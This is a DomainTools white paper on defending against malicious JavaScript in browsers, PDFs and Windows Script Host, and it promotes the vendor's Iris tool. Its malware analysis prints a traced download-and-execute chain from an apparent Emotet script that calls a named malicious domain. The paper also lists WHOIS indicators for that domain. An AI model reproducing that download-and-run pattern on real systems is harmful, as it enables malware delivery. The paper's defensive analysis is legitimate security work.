DEFENDING AGAINST MALICIOUS JAVASCRIPT ATTACKS

Effective security strategies are based on assessing and addressing the current trends in attack vectors. Some of the most common attacks with JavaScript are XSS (Cross-Site Scripting), but since JavaScript is utilized almost everywhere in an operating system there are file-based attacks that security practitioners should be aware of. These attacks can include malware delivered by email in the form of attachments, such as PDFs or document files. This flexible, powerful, and ubiquitous programming language has become a common tactic for threat actors.

According to **Verizon's 2018 Data Breach Investigation Report**, data breaches involving malware typically use JavaScript because of its programmatic flexibility to achieve whatever tasks the attacker deems necessary. And as stated in the **McAfee Labs Threats Report**, in 2018 cryptojacking attacks increased by more than 1100%, with Coinhive—a JavaScript-based tool for mining Monero cryptocurrency—taking the lead.

With such dramatic increases, JavaScript is one of a number of growing threats to your organization. As you work to update your security strategy, it's best to understand how attacks are being carried out so that you have proper context on how to address them.

To get a better understanding of how JavaScript is leveraged in cyberattacks, we will take a deeper look into the scripting language to show specifically how it is used maliciously.

*According to **Verizon's 2018 Data Breach Investigation Report**, data breaches involving malware typically use JavaScript because of its programmatic flexibility to achieve whatever tasks the attacker deems necessary.*

TURNING THREAT DATA INTO THREAT INTELLIGENCE: DOMAINTOOLS

The data points available to monitor, detect, respond to, and identify attacks are overwhelming. What security analysts and incident response teams require is threat intelligence that makes sense of all the available data and integrates into their security configurations, solutions, and processes.

Solutions from DomainTools help unearth connected attack infrastructure, assess the risk of a potential attack and to enhance incident response efforts. Look for insights from DomainTools' *Senior Security Engineer, Tarik Saleh* throughout this paper.

Let's begin by starting with a foundational understanding of what JavaScript is and what it's used for.

JAVASCRIPT 101: THE BASICS

JavaScript is an object-oriented programming (OOP) scripting language primarily run on a web browser to enhance the client-side browsing experience. Many people confuse *JavaScript* with *Java*, a syntactically similar but otherwise unrelated scripting language used to create applications that run on a virtual machine. Java and JavaScript do not share a common codebase.

JavaScript is one of the three core pillars—the others being HTML and CSS—that have made the web what it is today. JavaScript began as a way to make web pages more dynamic and interactive for the client; for example, to indicate password strength when you enter a password. JavaScript updates the indicator with each keystroke, without needing to send the password to the server for an updated strength rating. With JavaScript, the assessment and update of the indicator happen on the client. Today, massive amounts of JavaScript can be found on the web, improving the web client experience.

One challenge that JavaScript presents is the opportunity for misuse by attackers. Each venue where JavaScript can run thus has its own security concerns, risks, and attack surface.

DomainTools Insight: JavaScript Is Supposed to Be Secure

JavaScript was originally designed with functionality in mind. But over the years, integrated security controls have become part of the language. Several controls in place today provide some degree of security around the use of JavaScript:

SANDBOXING

JavaScript execution can be limited to a logical sandbox, where no access to the file system is available, the code can access only the current web page and related web pages, and input and output are restricted.

SAME ORIGIN POLICY

A given snippet of JavaScript can interact only with the place it came from, keeping a malicious web page from accessing other web pages on the user's behalf.

But even with these controls, using JavaScript still has inherent risks.

JAVASCRIPT: A KEY TOOL IN THE ATTACKER'S ARSENAL

Attackers need only two things to succeed: access to and some level of control over an endpoint. JavaScript provides an opportunity to gain both, which might be one reason the amount of JavaScript-based malware has risen by **204% in 2018** . A new rise in the frequency of cryptojacking (which uses JavaScript and has been seen in the wild as both traditional executables and as browser tabs) might also be a factor. Despite the trends, attackers continue to use JavaScript in new ways, year after year.

So, why is JavaScript so useful to attackers?

The simple answer is:

It's everywhere.

JavaScript has been around since 1995 (when it was first introduced as part of the now-defunct Netscape Navigator web browser) and has grown in functionality over the years. Now consistently supported and enabled on almost every web browser, JavaScript is used in some capacity by most websites with any kind of advanced functionality. Attackers make the reasonably safe assumption that JavaScript is going to be present on a given endpoint.

Attackers love this situation. The presence of JavaScript provides attackers with a built-in means by which to launch malicious actions. Every time you browse a modern website, you give that website (and anyone who controls that site) *the ability to run arbitrary code* on your endpoints. That puts attackers in the driver's seat.

Now, security has always been a consideration of JavaScript, but the use of the language starts from a very unsafe premise: the running of unknown, unreviewed, and unapproved code from untrusted sources (that is, external websites), without knowing whether those sources haven't been compromised. In practical application and because JavaScript is so widely used, all IT organizations can do is keep browsers and plugins up to date as well as incorporate a client-side antivirus solution.

Even with the policies and sandboxing in place to minimize the attack surface, attackers are constantly looking for ways to make their malicious code bypass these controls and safeguards. In a recent **Ultimate Windows Security Webcast**, Randy Franklin-Smith and Tarik Saleh highlighted an example where an attacker used a JavaScript Embedded into the PDF file that was performing heap spraying with exploit code against a vulnerability in Adobe Reader.

DomainTools Insight: Cross-Site Scripting (XSS)

One attack method that attackers use with JavaScript is to take provided user credentials from one site and use them on another. This is accomplished via XSS, which has been around for more than 10 years and shows no signs of going away. The following examples can give you an idea of how attackers leverage XSS.

Back in 2010, a popular social media platform did not validate the text placed into the *bio* field of a user's profile. So, attackers placed JavaScript code there. Anytime someone loaded that profile page, the user's browser recognized the JavaScript code and executed it client-side in the browser—unbeknownst to the user—using the context and credentials of the social media user. This method allowed attackers to spread the code to additional profiles, repeating the process.

Another example takes a different approach. In the previous example, the JavaScript was stored on the server and rendered to the user. In this case, there is no JavaScript on the server. Instead, a malicious link containing JavaScript is sent to a user (presumably as part of a phishing scam). The link leads to a banking website. When the website cannot find the URL that is specified in the link, it presents the JavaScript back to the client browser in such a way that the code is processed. And because the user has logged in to the banking website, the JavaScript code can now perform actions in the context of the user's account.

It isn't just web browsers that leverage JavaScript; attackers use it in many other instances as well, including Adobe files (including PDFs), .js and .jse files executed by Windows Script Host (WSH), server-side node.js, databases, and MacOS's *JavaScript for Automation*.

Let's recap: You have a powerful, flexible scripting language that runs just about everywhere and that allows untrusted code to be run within your organization. *Sounds like a recipe for disaster*.

To provide additional context on how JavaScript is specifically used as part of an attack, let's look at a few examples from the wild.

MALICIOUS JAVASCRIPT IN ACTION


Any application that supports embedded JavaScript is a potential risk. As previously mentioned, this includes nearly every web browser and a host of other client- and server-side applications. JavaScript can be used maliciously in an immeasurable number of ways; we'll focus on two common ways it's been seen in actual use as part of an attack.

PDFs

Adobe provides an API specifically for JavaScript, with many other PDF alternative applications offering similar support. The JavaScript in PDFs uses a different interpreter than that of a web browser, with the language itself being essentially the same. Malicious actions can include locally saving or opening embedded executables, downloading files from the Internet, or even making a UNC call to the Internet with the user's current username and password hash. In the end, attackers have an attack strategy, so every action that uses JavaScript is by design and serves a purpose in the attack.

DomainTools Insight: Spotting Malicious PDFs

Identifying PDFs as malicious is much like working TSA at the airport: Everyone generally looks and behaves the same, but leading indicators can warrant suspicion. Take the following example, which shows the output from the analysis tool *PDFcop*.



```
PDFcop is running on target `30082018_4482.pdf', policy = `standard'
  File size: 14548 bytes
  MD5: 02916d7afe61377484c1910732cfcf2f
> Inspecting document structure...
> Inspecting document catalog...
  . OpenAction entry = YES
  >> Inspecting action...
    .. Found /JavaScript action.
Document rejected by policy `standard', caused by [:allowJSAtOpening].
```

Example of Adobe Acrobat's OpenAction funtion when paired with the use of JavaScript.

PDFs can utilize the *OpenAction* function, similarly to how Microsoft Word uses macros to execute commands upon opening a document. When paired with the use of JavaScript, the PDF becomes a potentially malicious file. Without further inspection of the specific JavaScript in use, it should definitely be considered suspicious, although not suspicious. It's possible that the file could be a PDF being used as a web form, with the form data submitted to a website upon completion. But without knowing, the code should be cause for concern.

Adobe does have some degree of security controls in place. An ability to disable JavaScript entirely, an API blacklist to limit functionality, and an ability to configure specific privileges and safe locations can be used to define under which circumstances JavaScript code within PDFs can be executed.


MALICIOUS JAVASCRIPT IN ACTION (CONT.)

Windows Script Host

This automation technology has been out since Windows 95 and is usually associated with Visual Basic scripting. But WSH can also be used to process JavaScript files. WSH can be used to simulate keyboard strokes, modify the Windows Registry, and execute programs on both local and remote machines. In addition, using the Component Object Model (COM), WSH can be used to download files from the web, modify system configurations, and provide access to databases, Active Directory, applications, and even hardware.

DomainTools Insight: Living off the Land with WSH

One method attackers use to remain in stealth is to "live off the land" (i.e., use native tools). WSH is a powerful tool, supporting a number of scripting languages: natively, JavaScript and Visual Basic for Applications (VBA), and optionally, other scripting languages, if installed. With WSH and the proper credentials, the possibilities are endless when it comes to which actions can be taken and which parts of the endpoint's operating system and beyond can be accessed, configured, and manipulated. Take these examples of the output tool *Frida-WSHook*, showing how JavaScript can be used to do the following:


Make HTTP requests
Perform DNS lookups and start downloads of malicious files
Run malicious applications

```
C:\Users\REM\Desktop>python frida-wshook.py --enable_shell emotet1.js
  [*] Using System32
  [*] Setting Script Vars...
Setting Script Vars...
  [*] Hooking Process 4880
 Press ctrl-c to kill the process...
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

 CLSIDFromProgID Called
   |-ProgId: MSXML2.XMLHTTP
```

```
DNS Lookup
 |-Host: fastcommunications.net

WSASend Called
 |-Request Data Start
   GET /download8249/ HTTP/1.1
   Accept: */*
   Accept-Language: en-US,en;q=0.5
   Accept-Encoding: gzip, deflate
   User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Trident/7.0; .NET4.0C; .NET4.0E
; Tablet PC 2.0)
   Host: fastcommunications.net
   Connection: Keep-Alive
```

```
CLSIDFromProgID Called
 |-ProgId: Scripting.FileSystemObject

CLSIDFromProgID Called
 |-ProgId: ADODB.Stream

CLSIDFromProgID Called
 |-ProgId: WScript.Shell

Shell32Execute Called
 |-nShow: SW_SHOWNORMAL
 |-Command: C:\Users\REM\AppData\Local\Temp\[illegible].exe
 |-Params: None

CLSIDFromProgID Called
 |-ProgId: WScript.Shell
```

Microsoft does not provide any granular security controls around WSH, other than to disable WSH within the Windows Registry, making the unchecked use of this native automation technology very concerning.


MALICIOUS JAVASCRIPT IN ACTION (CONT.)

Windows Script Host (cont.)

DomainTools Insight: Making Sense of IoCs

Each attack contains specific relevant indicators of compromise (IoC), such as the domain *fastcommunications[.]net*, as well as the directory path and filename of the executable found in the previous example. It's critical to investigate each of these, leveraging industry intel to quickly identify any associated domains, file names, etc. that can be added to block lists to thwart off future attacks.

DomainTools Iris can provide needed detail, such as the DNS and hosting history, as well as the domain registrant. In the case below, Iris shows the registrant of *fastcommunications.net* also owns 15 other domains. So, it makes sense to expand the investigation to include those domains, as they may also be malicious as well, allowing organizations to get ahead of attackers.



Email

- abuse-contact@publicdomainregistry.com is associated with ~ 9,499,017 domains
- domains@hostroot.net is associated with ~ 2,137 domains
- inheritedarts@gmail.com is associated with ~ 94 domains
- server27@hostwhitelabel.com is associated with ~ 923 domains

Registrant

- Amanullah is associated with ~ 63 domains

Registrant Org

- Tanweer is associated with ~ 15 domains

Registrar

- PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM

Registrar Status

- clientTransferProhibited

Dates

- Created: 2012-01-26
- Expires: 2019-01-26

Name Servers

- cloris3.inheritedarts.com (has 6 domains)

Average Risk Score: 20.1

DOMAIN	RISK SCORE ▾
tanweerorg.com	-
khizareyeclinic.com	-
fastcommunications.net	38
tanweercom.info	37
mahwin.com	37
facelebrators.com	35
tanweer.edu.af	29
pakistandebatecouncil.org	27
naqshstudios.com	26
tanflix.club	16
tanweer.cc	11
alhadeqa.org	11
tanweercom.org	10
tanflix.info	9
kpmediaonline.com	7
tanweerdevelop.org	6
tanweerstudios.info	2

Iris provides risk details on the associated domains, providing organizations complete visibility into the scope of the attack and the attacker.

MALICIOUS JAVASCRIPT IN ACTION (CONT.)


Obfuscation

By now you might be wondering how to stop malicious JavaScript. There are two basic ways: You need to either block JavaScript entirely or detect JavaScript, parse its contents, and determine whether a given script should be blocked. Blocking JavaScript *will likely break functionality*. Remember, just about every website on the planet with any kind of advanced functionality uses JavaScript to some degree. So evaluating JavaScript code for malicious intent is likely the better option.

The challenge is that attackers are keenly aware of this possibility and work to obfuscate both their specific code and the detection of any such malicious actions taken because of that code.

SIMPLE JAVASCRIPT OBFUSCATION


Take the following example, in which variables x and y are processed using the eval function to create new values. When Javascript code calls the '*eval*' function, it is used to execute the Javascript code whether it is malicious or benign.




```
<script>
function myFunction() {
    var x = 10;
    var y = 20;
    var a = eval("x * y") + "<br>";
    var b = eval("2 + 2") + "<br>";
    var c = eval("x + 17") + "<br>";

    var res = a + b + c;
    document.getElementById("demo").innerHTML = res;
}
</script>
```

ADVANCED JAVASCRIPT OBFUSCATION

The following obfuscation example takes the relatively easy-to-read scripting code on the left and creates the embedded function on the right. This example has legitimate purpose, as many developers want to protect their intellectual property. But it also demonstrates how attackers can use obfuscation to hide the intent and function of their malicious code.



```
function NewObject(prefix)
{
    var count=0;
    this.SayHello=function(msg)
    {
          count++;
          alert(prefix+msg);
    }
    this.GetCount=function()
    {
          return count;
    }
}
var obj=new NewObject("Message : ");
obj.SayHello("You are welcome.");
```




```
var _0xe4c7=
["\x53\x61\x79\x48\x65\x6C\x6C\x6F","\
x47\x65\x74\x43\x6F\x75\x6E\x74","\x4D
\x65\x73\x73\x61\x67\x65\x20\x3A\x20",
"\x59\x6F\x75\x20\x61\x72\x65\x20\x77\
x65\x6C\x63\x6F\x6D\x65\x2E"];function
NewObject(_0x6330x2){var
_0x6330x3=0;this[_0xe4c7[0]]=
function(_0x6330x4)
{_0x6330x3++;alert(_0x6330x2+
_0x6330x4)};this[_0xe4c7[1]]=
function(){return _0x6330x3}}var obj=
new
NewObject(_0xe4c7[2]);obj.SayHello(_0x
e4c7[3])
```

MALICIOUS JAVASCRIPT IN ACTION (CONT.)

DomainTools Insight: Attackers Take Obfuscation to Great Lengths


The simple examples in this section do not do justice to the amount of effort that attackers put into obfuscating their attacks. An attack that uses a simple insertion of JavaScript code would likely be found and defeated before it could ever get close to a user. So attackers want to obfuscate more than just the purpose and actions of JavaScript; they incorporate obfuscation as a standard throughout the entire attack. They look to leverage attack methods that involve multiple layers. Take the following example:



PDF with JavaScript
JS extracts and runs PUB file
PUB file runs VBA macro
VBA points to spoofed MS website
Website downloads malware

A PDF-initiated attack oftentimes includes an embedded *Microsoft Office* file (*MS Publisher* in the example above) to be extracted, saved locally, and run. In that file is scripting that uses a completely difference tool set: VBA, which, upon opening, points the endpoint to a compromised website where malware is automatically downloaded.

The challenge for organizations is that it's necessary to see the attack nearly all the way through to finally be presented with the malicious download or action.



Based on your investigation goals, the details provided by Iris and Domain Risk Score can help determine how to best proceed with your investigation.

DomainTools Iris investigation platform provides domain and DNS-based threat intelligence and risk scoring. So, in cases where domains are identified (as part of a deobfuscation exercise or found directly in JavaScript code), Iris provides insightful details around whether the domain in question has the propensity to be leveraged in phishing attacks, malware attacks, or spam. Domain Risk Score predicts how likely a domain is to be malicious, often before it is weaponized. This can close the window of vulnerability between the time a malicious domain is registered, and when it is observed and reported causing harm. The Domain Risk Score algorithms analyze a domain's association to known-bad infrastructure, as well as intrinsic properties of the domain that closely resemble those of known phishing, malware, and spam domains.

STOPPING JAVASCRIPT ATTACKS: LOOKING AT THE CODE AND BEYOND

The attack examples in this white paper shed light on the methods that attackers leverage while taking advantage of JavaScript. And the examples should make the case that trying to stop an attacker at the JavaScript level probably isn't the right tactic. There are too many ways to leverage JavaScript, and in most cases, you won't be able to tell what the code is doing.

What's necessary to thwart JavaScript-based attacks is to first understand that the scope of where JavaScript is executed – beyond just the browser. This will serve as the basis for security practitioners to understand where to build up defenses and how to best respond to security incidents.

The next step is to proactively mitigate attacks by intelligently looking at network traffic, email content, domains, and more – all of the elements used by JavaScript. These details can be used to provide insight into whether the threat potential exists and where it's coming from. Doing so enables organizations to better respond *before* a successful attack occurs.

Should a JavaScript-based attack occur, security practitioners leveraging threat intelligence tools like DomainTools Iris platform can gather more data behind the attack and the attacker. Identifying additional attacker infrastructure will help your blue team implement security mitigations to protect against further damage from the attacker.

JavaScript is a powerful means by which attackers attempt to gain access to your endpoints and, ultimately, your data. By focusing on collecting and leveraging threat intelligence, your organization will be better prepared to spot, stop, and respond to JavaScript-based attacks.

ABOUT THE AUTHORS

Randy Franklin Smith *is an internationally recognized expert on the security and control of Windows and AD security. Randy publishes www.UltimateWindowsSecurity.com and wrote The Windows Server 2008 Security Log Revealed—the only book devoted to the Windows security log. Randy is the creator of LOGbinder software, which makes cryptic application logs understandable and available to log-management and SIEM solutions. As a Certified Information Systems Auditor, Randy performs security reviews for clients ranging from small, privately held firms to Fortune 500 companies, national, and international organizations. Randy is also a Microsoft Security Most Valuable Professional.*

Tarik Saleh *is the Senior Security Engineer at DomainTools. He has been a technology hobbyist since he got his first computer at age 10 and has over 7 years experience in Information Security in various blue-team roles such as leading a Threat Hunting team, Incident Response and Security Operations. Tarik has worked in the Security space for enterprise companies such as Amazon and Expedia. Security is more of a passion than a '9-5' job for Tarik. Outside of work, you'll see Tarik and his dog Roland out enjoying the beautiful Pacific Northwest.*

ABOUT DOMAINTOOLS

DomainTools helps security analysts turn threat data into threat intelligence. We take indicators from your network, including domains and IPs, and connect them with nearly every active domain on the Internet. Those connections inform risk assessments, help profile attackers, guide online fraud investigations, and map cyber activity to attacker infrastructure. Fortune 1000 companies, global government agencies, and leading security solution vendors use the DomainTools platform as a critical ingredient in their threat investigation and mitigation work. Learn more about how to connect the dots on malicious activity at **http://www.domaintools.com** or follow us on **Twitter: @domaintools.**